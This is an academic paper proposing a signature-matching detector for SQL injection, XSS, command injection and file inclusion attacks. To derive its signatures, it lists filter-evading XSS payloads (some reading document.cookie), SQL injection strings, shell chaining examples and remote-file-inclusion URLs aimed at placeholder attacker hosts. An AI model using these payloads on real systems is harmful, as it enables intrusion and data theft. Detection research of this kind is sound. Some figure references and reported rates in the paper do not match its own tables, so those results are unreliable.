A Novel Algorithm to Protect Code Injection Attacks

Hussein Alnabulsi, Rafiqul Islam, Qazi Mamun

Department of Computing and Mathematics, Charles Sturt University, Albury,2640, Australia
Department of Computing and Mathematics, Charles Sturt University, Albury,2640, Australia
Department of Computing and Mathematics, Charles Sturt University, Wagga wagga, 2650, Australia

Abstract

The Code Injection Attack (CIA) exploits a security vulnerability or computer bug that is caused by processing invalid data, CIA is a serious attack problem that attackers try to introduce any new methodologies to bypass the defense system. In this paper, we introduce a novel detection algorithm for detection of code injection attack such as (SQL injection attacks, XSS injection attacks, File Inclusion Attacks (RFI, LFI), Shell Injection Attacks (command injection attacks). Our empirical performance shows that our proposed algorithm framework gives precision performane better than other existing peper works, and it is more comprihansive for detecting all types of code injection attacks than other peper works.

Keywords: security, code injection attack, XSS attack, SQL injection attack, Shell injection attack, File Inclusion attack (RFI, LFI);

1. Introduction

Most of the server's data are published in the internet from websites, these data are mostly retrieved from website's databases then send some of the data to authorized users and hide some of the other data that not every user can come through it because it needs privilege for retrieving some type of data, for privilege a user must insert user name and a password in the login page then the system checks if the username and the password that been entered by the user is correct or no. In the other hand an attacker can get privilege to retrieve the data from the website's database by using a hacking methods such as code injection attacks [1]. Code injection attacks are consist of many types of code injections such as SQL injection attacks, Cross-Site Scripting injection attacks (XSS), Command injection attacks (Shell injection attacks) and File Inclusion Attacks (RFI, LFI).

SQL injection is happened when an attacker injects a SQL query in the system database of the website then an attacker can enter the system database as a legitimate admin or user and could making some damage on the system database as deleting, inserting or alerting of the database.

Cross-Site Scripting (XSS) attack is a code injection technique is happened when an attacker injects a malicious scripts into websites by sending a malicious code through the form (dialog box) of a browser of the website.

Command injection (Shell injection) it can be applied to systems that allow software to execute a command order line and is named from Unix Shells. The goal of Shell injection attack is to execute commands on the operating system, so it would make some bad affection on the system.

Remote File Inclusion (RFI) is happened when the web application downloads a remote file and executes it. The remote file is given in the form of a FTP or HTTP to the website [7].

The technique of the proposed framework program for detecting code injection attack is by selecting signatures that an attacker can use it to success the operation of code injection attack.

1.1. Problem Statement

Code injection attacks is the main and most wildly attacking methods that hackers mostly using it nowadays. So in this paper it proposed a novel algorithm to detect all sort of code injection attacks. The problem statement of this paper is to find a novel algorithm to detect a code injection attack (SQL injection attacks, XSS injection attacks, File Inclusion Attacks (RFI, LFI), Shell Injection Attacks (command injection attacks)), that gives a detection result more precision than other existing approaches in the same filed, and it should be more comprehensive in detecting all types of code injection attacks than other paper works in the same field of detection code injection attacks.

Here are methods types of writing code injection attacks.

1.2. XSS attacks Methods

In this section, it shows the different ways of writing XSS attacks, as it displays the dataset of XSS attacks in the table below [9], so it helps us to find out signatures of XSS attacks to detect the XSS attacks.

Table1. XSS attacks Methods

	Type	Example
1.	Using java script alert method to create an XSS attacks alert or cookie alert	<script>alert(‘XSS attack’)</script> <script>alert(document.cookie)</script>
2.	Image XSS using the JavaScript directive	<IMG SRC="javascript:alert('XSS');">

		<img src="http://www.Shellypalmer.com/wp-content/images/2015/07/hacked-compressor.jpg">
3.	Case insensitive XSS attack Does not matter if the letters are upper case or lower case.	<ScRiPt>….</sCrIpT> <IMG SRC=JaVaScRiPt:alert('XSS')>
4.	HTML entities The semicolons (“ ”) are required for this to work:	<IMG SRC=javascript:alert("XSS")> xxs link
5.	fromCharCode Using a Sting.fromCharCode() in JavaScript to create any XSS code.	<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))> <SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
6.	Default SRC tag to get past filters that check SRC domain	<IMG SRC=# onmouseover="alert('xxs')">
	or by leaving it empty without #	<IMG SRC= onmouseover="alert('xxs')">
	or by leaving it out entirely (without SRC)	<IMG onmouseover="alert('xxs')">
7.	On error alert	<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img> By adding javascript alert encode with IMG onerror <img src=/ onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041">
8.	Decimal HTML character encoding Encoding XSS example that uses a javascript	<IMG SRC=javascript:alert('XSS')>
9.	Embedded tab It uses to break up the XSS attack code	<IMG SRC="jav ascript:alert('XSS');">
	Or by adding the space code (&#x09) in between characters	<IMG SRC="jav ascript:alert('XSS');">
	Or by adding newline in between characters , by using 09 (horizontal tab), 10 (newline, 0A ascii) and 13 (carriage return, 0C ascii) to break up characters in XSS attacks	<IMG SRC="jav
ascript:alert('XSS');">
10.	INPUT image	<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
11.	BODY image	<BODY BACKGROUND="javascript:alert('XSS')"> <BODY ONLOAD=alert(document.cookie)> <BODY ONLOAD =alert('XSS')>

12.	IMG Dynsrc, lowsrc	<IMG DYNSRC="javascript:alert('XSS')"> <IMG LOWSRC="javascript:alert('XSS')">
13.	VBscript in XSS attacks VBscript is used in XSS attacks, insted of JavaScript.	<IMG SRC='vbscript:msgbox("XSS")'>
14.	SVG object tag.	<svg/onload=alert('XSS')>
15.	Using XSS attack in PHP code Requires PHP to be installed on the server to use this XSS vector.	<? echo('<SCR)'; echo('IPT>alert("XSS")</SCRIPT>'); ?>
16.	STYLE tags with broken up JavaScript for XSS This XSS at times sends IE into an infinite loop of alerts.	<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
17.	Using XSS attack without alert command As previous XSS commands, it shows that most of XSS command are using “alert” signature, so here are some XSS commands that are not using “alert” signature.	document.write("") document.body.innerHTML="owned:"+document.cookie <img src=x onerror=confirm(String.fromCharCode(88,83,83))>

1.3. XSS Encoding Techniques

In this section, we provide all technique methods of writing the XSS attacks that hackers can use, so from this section and the section before we can decide signatures of XSS attacks, After that we can include these signatures in our framework algorithm to detect the XSS attacks.

1) URL encoding

This encoding technique is widely used by most scanners. The following is an example of String before and after encoding:

String before encoding: <IMG SRC=javascript:alert('XSS')>

String after encoding: %3CIMG%20SRC%3Djavascript%3Aalert('XSS')%3E

2) UTF-8 representation in XML

This is another very popular encoding method [11]. An example is:

String before encoding: <IMG SRC=javascript:alert('XSS')>

String after encoding:

<IMGSRC=javascript:a&#108
;ert('XSS')>

3) Hex representation in XML [11].

An example is string before encoded: <IMG SRC=javascript:alert('XSS')>

String after encoded: <IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>

4) Html entities some characters are reserved in html

Such as the symbol "<"can be represented as "&lt", and the symbol "&" can be represented as "&amp" etc. The following is an example:

Original String: <IMG SRC=javascript:alert("XSS")>

String after using html entities: <IMG SRC=javascript:alert("XSS")>

5) Comments can be inserted into a query using the C syntax of /* to start the comment, and */ to end the comment line. We use these comment strings to evade signature detection "</a style=x:expre/**/ssion(Netsparker(0xXXXXXX))>"

The normal word "expression" is divided by the comment symbol "/**/" [8]. So the result of XSS attacks Signatures to detect the XSS attacks are: Alert, document., onerror, \u, &#.

1.4. SQL Injection Methods

In this section, it describes all types of SQL possible injection attacks [8], and the result of SQL injection attacks Signatures to detect SQL injection attacks.

1. Tautologies

SQL injections attacks based on poorly filtered strings are caused by an attacker input that is not filtered. This means that an attacker can input a variable that can be passed on as an SQL statement.

Attacker's code that is vulnerable to this type might look like this, Example: SELECT password FROM users WHERE password = '' OR 1 = 1 By typing [= '' OR 1 = 1] on the URL of the website at the end of SQL statement code, the intrusion process or exploitation will success. However, if we type [and] instead of [OR] such as [= '' and 1 = 1] on the URL of the website, the intrusion will success.

For the previous example, we could use the Hexadecimal value of equal sign (%3D) instead of equal sign [=], and we could use ['value'= 'value'] instead of [1=1] or use [1 like 1] instead of [1=1]. Then the SQL Injection would be as shown below: Example: SELECT password FROM users WHERE password = NULL+OR+1%3D1

SELECT password FROM users WHERE password = NULL OR 1 = 1

SELECT password FROM users WHERE password = NULL XOR 1 = 1

If a signature is checking for (OR) followed by a space, it is possible to insert a new line as a space. This would be possible using the (%0a) value within a URL. So an injection can be accomplished with the statement. Example: SELECT password FROM users WHERE password = NULL OR 'value'= 'value'.

The word "like" for the comparison instead of the "=" sign. We may write the SQL Injection by putting the name of username or put a character from the name while adding [like] word before it in the SQL Injection statement. We can use other variants such as: [or 1 like 1] or [or 1 like 2].

It would then look like: SELECT password FROM users WHERE password = NULL OR 1%20like%201
UNION ALL SELECT user,pass, FROM user_db WHERE user LIKE 'admin%'

2. Arbitrary String Patterns

In SQL Injection, comments can be inserted into a query using the C syntax of /* to start the comment, and */ to end the comment line. We use these comment strings to evade signature detection of words such as: (UNION), or (OR).

Further, this can be done by using multi line comments to make the SQL Injection attacks unpredictable. We use a minimum of two stars [**] in between two slashes [/], such as: /**/, and you can use more than two stars [**] in between two slashes [/], such as : /**********/ .

It would be then written in SQL as: SELECT password FROM users WHERE password = "/*********/or/**********/1=1/**********/;/**/

3. Grouping Concatenate supplied strings

Here is a way of conducting an SQL Injection attack is by using [Concat] signature code or [GROUP_CONCAT] in SQL injection statements. In this way we don't need to use (OR) or (LIKE) signature codes. Example: SELECT GROUP_CONCAT(login, password) FROM members
SELECT CONCAT(login, password) FROM members

4. Stored Procedures

Type of attack where hackers aim to perform: privilege escalation, DoS attacks, and remote commands using stored procedures. The signature of stored procedures attacks are: SHUTDOWN, exec, xp_cmdShell(), sp_execwebtask(), delete from user, drop table, waitfor delay, left join select, right join select, insert into table, create table, Inner_Join select, show tables, update

5. Alternate encoding

Type of attack where hackers try to insert the SQL injection commands by using encodings techniques such as: ASCII, hexadecimal, and Unicode character encoding. Thus, the possible signatures for this attack are: exec(), Char(), ASCII(), BIN(), HEX(), UNHEX(), BASE64(), DEC(), ROT13(), etc.

So the result of SQL injection attacks Signatures to detect SQL injection attacks are:
Alert, document.cookie, onerror:
SHUTDOWN, exec, delete, drop, delay, select, insert, create, update
But it is coming with the "select" signature, one of these signatures:
Show, union, join, having, from
But it is coming with "create" signatures, this signature:
Table
But it is coming with "insert" signatures, this signature:
into
But it is coming with "delay" signatures, this signature:
Wait

1.5. Command Injection Attacks Methods (Shell Injection Attacks)

In this section, it shows how to detect a Shell command injection by knowing symbols or characters that the attacker need to use it to do Shell injection attacks.

The parameter (pam.injection.Shell.pedantic) affects the Shell Command Injection signatures, it is requiring that one of the these symbols precede a Shell command, These symbols can be used by attackers for command injection attacks, which is:

1. back-tick (`), example: 'cmd' : It's used to execute specific command. For example, 'whoami'
2. dollar + open parentheses ($() , example: $(cmd) : For example, echo $(whoami) or $(touch test.sh; echo 'ls' > test.sh)
3. double pipe (||), example: cmd1||cmd2 : Command 2 will only be executed if command 1 execution fails.
4. double ampersand (&&), example: cmd1&&cmd2 : Command 2 will only be executed if command 1 execution succeeds.
5. semi-colon (;), example: cmd1;cmd2 : Uses of ; will make command 2 to be executed weather command 1 execution is successful or not.
6. pipe (|), example: cmd1|cmd2 : Uses of | will make command 2 to be executed weather command 1 execution is successful or not.
7. Single Left-Pointing Angle Quotation Mark, example: <(cmd): <(ls)
8. Single Right-Pointing Angle Quotation Mark, example: >(cmd): >(ls)

If the parameter (pam.injection.Shell.pedantic) is disabled, then all symbols will be scanned for Shell commands. Disabling the parameter (pam.injection.Shell.pedantic) might also increase the false positives [14,15].

1.6. File Inclusion Attack (RFI, LFI)

Remote File Inclusion (RFI) is a technique used by attackers to attack websites applications such as PHP applications from a remote server. RFI attack is considering a high risk on websites applications because it allows a client to force a vulnerable application to run a malicious code by including a pointer to malicious code from a URL located on a remote server. If a website application executes the malicious code, an attacker can download a malicious code program on a victim machine and retrieves an important information from a victim machine [16].

Example of Remote file inclusion (RFI) [18, 19, 20, 21]:

1. Including Remote Code: ?file=[http or https or ftp]://websec.wordpress.com/Shell.txt

(requires allow_url_fopen=On and allow_url_include=On)

2. Using PHP stream ?file=php://input: example: 1. ?file=php://input. 2. http://www.webpage.com/vulnarablepage.php?file=http://www.hacking.com/exploit.
3. http://site.com/redirect.php?page=http://www.hack.com
4. http://site/?FORMAT=http://www.malicuos_site.com/hacker.txt?HTTP/1.1

Local File Inclusion (LFI): it is same of Remote File Inclusion attacks except instead of including remote files, an attacker includes local files, such as files on the local server can be included for execution [17].

Example of local file inclusion (LFI) [18]:

1. Including files in the same directory: ?file=.access

2. Path Traversal: ?file=../../../../lib/loc1.db
3. Including injected PHP code: ?file=../../../var/log/v1.log.

To detect a File Inclusion Attacks (RFI, LFI) by knowing symbols or characters that the attacker need to use it to do File Inclusion Attacks.

An attacker should use one of these code characters [http …. http] (http twice in the URL link) or [http….ftp] (http and ftp in the URL link) to success the attack, so by detection one of these signatures [http …. http] or [http….ftp], the algorithm program can successfully detect File Inclusion Attacks (RFI, LFI).

2 Literature Review

To detect a Shellcode attack, Zhao et al. [4] proposed a technique for modeling Shellcode detection and attribution through a novel feature extraction method, called Instruction sequence abstraction, that extracts coarse-grained features from an instruction sequence. to solve malicious binary code injection (Shellcode) problem, it facilitates a Markov-chain-based model for Shellcode detection and support vector machines for encoded Shellcode attribution. Authors utilized Metasploit a penetration framework that hosts exploits and tools from a variety of sources, 140 unencoded Shellcode samples have been collected and used to train and testing Markov-chain-based model which is executable on IA-32 architecture under different operating system platforms including Unix, Windows, Linux.

Priyaa et al. [6] proposed a hybrid framework to detect SQL Injection Attacks at the database level using Efficient Data Adaptive Decision Tree (EDADT) algorithm which is a new contribution consist of the SVM classification algorithm and semi – supervised algorithm. The internal query tree is used from the database log to get a high performance of the framework. The SQL injection attack classifier determines the testing feature vector is malicious or benign with the optimized SVM classification model. The experimental results show that the proposed framework can detect the malicious SQL queries accurately comparing than other approaches, it gave a precision performance for detection SQL injection attack.

Sharadqeh et al. [12] is also proposed a framework to prevent SQL E-Mail Hacking in the paper "a Review and Measuring the Efficiency of SQL Injection Method in Preventing E-Mail Hacking", which is a method to preventing an E-Mail SQL injection attacks, It is found that the SQL is an efficient way in E-mail hacking and Hacking Techniques in Wired Networks, the attacks consist of several steps and an attacker uses more than one hacking Technique, authors proposed a framework to prevent an E-Mail SQL injection attacks, the recall rate result is 79%.

In above literature reviews it gave a detection result lower than our framework algorithm or it is not comprehensive detection for both code injection attacks (SQL injection attack, XSS injection attack) just one of them, which is important to contain both code injection attacks in the detection framework algorithm because they are the main code injection attacks that wildly used by attackers.

Nadiammai et al. [13] proposed Effective approach toward Intrusion Detection System using data mining techniques, which used an EDADT algorithm is formed by

using two algorithms Hybrid PSO + C4.5. The Hybrid IDS model is formed by using SNORT IDS and two pre-processors ALAD and LERAD, Four issues have been solved using EDADT algorithm, the issues are Classification of Data, High Level of Human Interaction, Lack of Labeled Data, and Effectiveness of Distributed Denial of Service Attack , EDADT algorithm has been tested using KDD Cup dataset, the Accuracy result of the EDADT algorithm is 98.12.

Qu et al. [5] proposed the white-box testing prototype framework JVDS. it shows the design of the system against SQL injection attacks and cross-site scripting attacks (XSS). The detection steps are:

1. Construct the taint dependency graph for the program.
2. Use finite state to represent the value of tainted string.
3. Verify of the safe handling effectiveness of the program for the user input by matching with the attack pattern and then implement the prototype system for detection on vulnerability of the Java Web program.

The experimental results show that the program is accurate for the detection of related vulnerabilities. Also JDVS program can find the weak point for a large set of test cases within a short period of time in the program. So according to these above literatures reviews, just one of them is detecting SQL injection attacks and cross-site scripting attacks (XSS) but our propose framework algorithm gives a better result than it and it can detect almost all of code injection attacks. The others papers are not comprehensive for detection code injection attacks because it detects just one type of code injection attack, and some of them did not give a precision performance.

3 The Proposed Model

In this section, we proposed model of detection and classification of code injection attacks, as in Fig. 1 it shows at first the dataset of the URL which consists of benign and malicious dataset that will be checked through the URL classifier according to attacks signatures patterns, then the next step is testing the dataset by generating many datasets for training phase and testing phase then the next step is classification phase so we can do the validating of training and testing phase to get results of these datasets and then comparing results between every generated datasets, finally we get the output results which consists of the false positives (FP) result, the false negative (FN) result, the precision rate result (PR), the recall rate (RR) result.



Fig. 1. Components of the proposed model for detection and classification of code injection attacks

4 Experimental Setup

The dataset A in this paper is downloaded from HTTP DATASET CSIC 2010 which consist of hug amount of code injection attack dataset [10], while the dataset B in the paper is downloaded from SecLists which is a security tester's companion [22].

False positive: (false alarm) A false positive is where you receive a positive result for a test, when you should have received a negative results. It's sometimes called a "false alarm" or "false positive error." It's usually used in the medical field, but it can also apply to other arenas (like software testing). Some examples of false positives:

- A pregnancy test is positive, when in fact you aren't pregnant.
- A cancer screening test comes back positive, but you don't have the disease.
- Virus software on your computer incorrectly identifies a harmless program as a malicious one.

FN: (system couldn't detect the attack) A false negative is where a negative test result is wrong. In other words, you get a negative test result, but you should have got a positive test result. For example, you might take a pregnancy test and it comes back as negative (not pregnant). However, you are in fact, pregnant. The false negative with a pregnancy test could be due to taking the test too early, using diluted urine, or checking the results too soon. Just about every medical test comes with the risk of a false negative. For example, a test for cancer might come back negative, when in reality you actually have the disease. False negatives can also happen in other areas, such as:

- In software testing, a false negative would mean that a test designed to catch something (i.e. a virus) has failed.
- In the Justice System, a false negative occurs when a guilty suspect is found "Not Guilty" and allowed to walk free.

False negatives create two problems. The first is a false sense of security. For example, if your manufacturing line doesn't catch your defective items, you may think the process is running more effectively than it actually is. The second, potentially more serious issue, is that potentially dangerous situations may be missed. For example, a crippling computer virus can wreak havoc if not detected, or an individual with cancer may not receive timely treatment.

TP: Attack detected where it was an attack
TN: not attack no alarm no detection
Precision = positive predictive value=TP/(TP+FP)=P
Recall = true positive rate = sensitivity=TP/(TP+FN)=R
TNR= TN/(TN+FP)
Accuracy = (TP+TN)/(TP+TN+FP+FN)

4.1. Proposed Algorithm

In this section, we propose our novel algorithm in Pseudocode style of the framework algorithm. Pseudocode is not a programming language. It is an informal high-level description of an algorithm or a program, which uses short sentences to write description about how an algorithm or a program works.

Pseudocode of our framework algorithm:
Step 1: Read the excel dataset file
Read line by line of the dataset codes (dataset is an excel file)
Step 2: Distinct if the dataset code is a code injection attack or benign code by collect all the code injection attacks signatures and see if the dataset line contain any of these signatures
Identify n1= signiture1, n2= signiture2, n3= signiture3, n4= signiture4, ….
For i=1 to end
f1=Find if every code line contains n1
End
For i=1 to end
f2=Find if every code line contains n2
End
Step 3: At some cases the line code must contain more than one signature to consider it as a code injection attack otherwise it is a benign line code, so in this case we can reduce the false positive (false alarm) to get more accurate result
X=0
If f1 & f2==1 if both signature attack is available at the same line
Then
F11= the code is malicious attack
X=x+1

else
The code is benign
End
Step 4: Check if any duplication happened, if the attack happened many times at the same line
For i=1 to end
If (f11 & f12& f13& f14& …..)==1 if both signature attack is available at the same line (to prevent duplication of counting the attack if the attack repeats many times at the same line)
Then
total1(i,1)=1
else
total1(i,1)=0
end
Step 5: Get the result of true positive (TP)
print y = true positive
end
we evaluate our algorithm results by drawing the curve of ROC diagram (receiver operating characteristic curve) which is a graphical plot that shows the performance of a binary system.

The ROC curve was first developed by engineers during World War 2 for detecting targets objects in the war. ROC analysis also used in biometrics, medicine, radiology and in data mining and machine learning researches.

4.2. Algorithm Evaluation

In this section, we evaluate our algorithm with many different datasets from 2 different dataset sources, and draw 2 different ROC diagram for 2 different dataset sources. As we can see in Table 2, it shows results of the detection framework with 6 different dataset. The highest accuracy value as it shows in the table is 0.9932 (Data set A, 2).

Table 2. The result table of different dataset that classified by the detection program and the result of the classification

Data set A	TP	TN	FP	TNR	FN	PR	RR	Accuracy
Data set 1	650	77	2	0.9746	3	0.9969	0.9960	0.9931
Data set 2	638	94	3	0.9690	2	0.9953	0.9968	0.9932
Data set 3	2554	880	31	0.9660	8	0.9880	0.9969	0.9887
Data set 4	1320	397	15	0.9636	4	0.9887	0.9970	0.9890
Data set 5	2070	488	19	0.9621	6	0.9909	0.9971	0.9903
Data set 6	2771	883	34	0.9629	8	0.9878	0.9971	0.9886

The ROC is also known as a relative operating characteristic curve, it compares of two characteristics (TPR and FPR).

The curve is created by plotting the true positive rate (TPR) or sensitivity or recall rate (RR) against the false positive rate (FPR) or probability of false alarm (TNR) and can be calculated as (1 − specificity).



Fig. 2. The ROC diagram of the result of data set A

As we can see in Table 3, it shows results of the detection framework with 5 different dataset . The highest accuracy value as it shows in the table is 0.9950 (Data set B, 1, 2).

Table 3. The result table of different dataset that classified by the detection program and the result of the classification

Data set B	TP	TN	FP	TNR	FN	PR	RR	Accuracy
Data set 1	450	550	1	0.9981	4	0.9977	0.9911	0.9950
Data set 2	477	521	1	0.9980	4	0.9978	0.9916	0.9950
Data set 3	902	620	3	0.9952	5	0.9969	0.9945	0.9948
Data set 4	1357	810	6	0.9926	7	0.9956	0.9949	0.9940
Data set 5	1732	855	8	0.9907	7	0.9954	0.9960	0.9942

The ROC diagram (Relative Operating Characteristic) in Fig. 3, the curve shows relation between two characteristics (TPR and FPR).



Fig. 3. The ROC diagram of the result of data set B

As it shows in the ROC diagrams in Fig. 3, Fig. 3 gives a precision performance comparing with two characteristics (TPR and FPR).

5 Comparison with Other Approaches

In this section, we provide a comparison with 2 other paper works in the same field of our paper work and show the result of every one of them comparing with our paper work, so we can tell that our performance is a precision performance comparing with other paper works.

1. In the paper Detection and Prevention of Code Injection Attacks on HTML5-based Apps [2]: Authors used static analysis for detection to know if the application is vulnerable or no. The main idea is to use features for training the classifier to guess the prediction. Authors used a Weka program for classification, which is an algorithms of

machine learning for data mining. In the dataset that used for detection method, the authors used 300 normal apps and 300 vulnerable apps for training to build a classifier.

For testing the classifier authors used 278 normal apps and 108 vulnerable apps.

Authors used 9 detection algorithms for classification, these algorithms are NativeBayes, BayesNet, SMO, LibSVM, J48, IBk, RandomTree, RadomForest and DecisionTable. These algorithms are Weka framework classes. The RandomForest is the best classification method with True Positive Rate = 95.3% and the True False Rate = 8%. The second best classification is RandomTree with True Positive Rate = 94.6%, and the Fale Positive Rate = 8.3%.

2. Fragmented Query parse tree based SQL Injection Detection System for Web Applications [3]: authors used PostgreSQL database which is created by using the Movielens dataset, XAMPP web server v3.2.1.

Authors used the normal and the malicious queries, these queries is separated into three different groups according to the type of the query. SELECT command belongs to the Group 1, INSERT command belongs to the GROUP 2 and Stored Procedures belong to the GROUP 3.

Authors build a framework of SQL injection detection by using SVM (Support Vector Machine) algorithm with suitable kernel functions, This module contains of model generator phase and model evaluator phase.

The model evaluator checks the performance of the binary classification models using the k – fold cross validation. The evaluator reports the performance of the classifier using accuracy, true positive rate, false positive rate and the SQLIA classifier checks if the new testing feature vector is malicious or normal. Table 4 shows Results of SQLIA classifier.

Table 4. Result of SQLIA classifier [3]

Algorithms	Accuracy (%)
C4.5 + ACO	95.06
SVM + ACO	90.82
C4.5 + PSO	95.37
SVM + PSO	91.57
Authors approach	95.67

6 Conclusion

In this paper we propose method of novel algorithm of code injection attack framework that gives a precision performance comparing with other works in the same field as this paper showed before. In this paper, the algorithm framework detects all types of code injection attacks such as SQL injection attacks, Cross-Site Scripting injection

attacks (XSS), Command injection attacks (Shell injection attacks) and Remote File Inclusion, while the detection for code injection attacks in other papers just for one or two of code injection attacks types.

The datasets that we used in this paper was from two different resources, we created 11 different datasets and applied our novel algorithm in them to get the performance of our novel algorithm. The ROC diagram (Relative Operating Characteristic) in Fig. 3 and 4, which compares between two characteristics (TPR and FPR), it shows a precision performance between two characteristics TPR and FPR .

The accuracy result of this paper was 99.50%, while the other two paper one of them gives an accuracy result 95.67%, and the other paper gives these results: The True Positive Rate of RandomForest is 95.3%, and the False Positive Rate is 8%. The True Positive Rate in the RandomTree classification method is 94.6%, and the False Positive Rate is 8.3%. while our algorithm result shows the False Positive Rate is 0.29% and True Positive Rate (Recall Rate) was 99.71% which outperform our proposed method algorithm.

References

Qbea'h, M., Alshraideh, M., Sabri, K.E. (2016). Detecting and Preventing SQL Injection Attacks: A Formal Approach. Cybersecurity and Cyberforensics Conference (CCC) (pp. 123—129). IEEE.

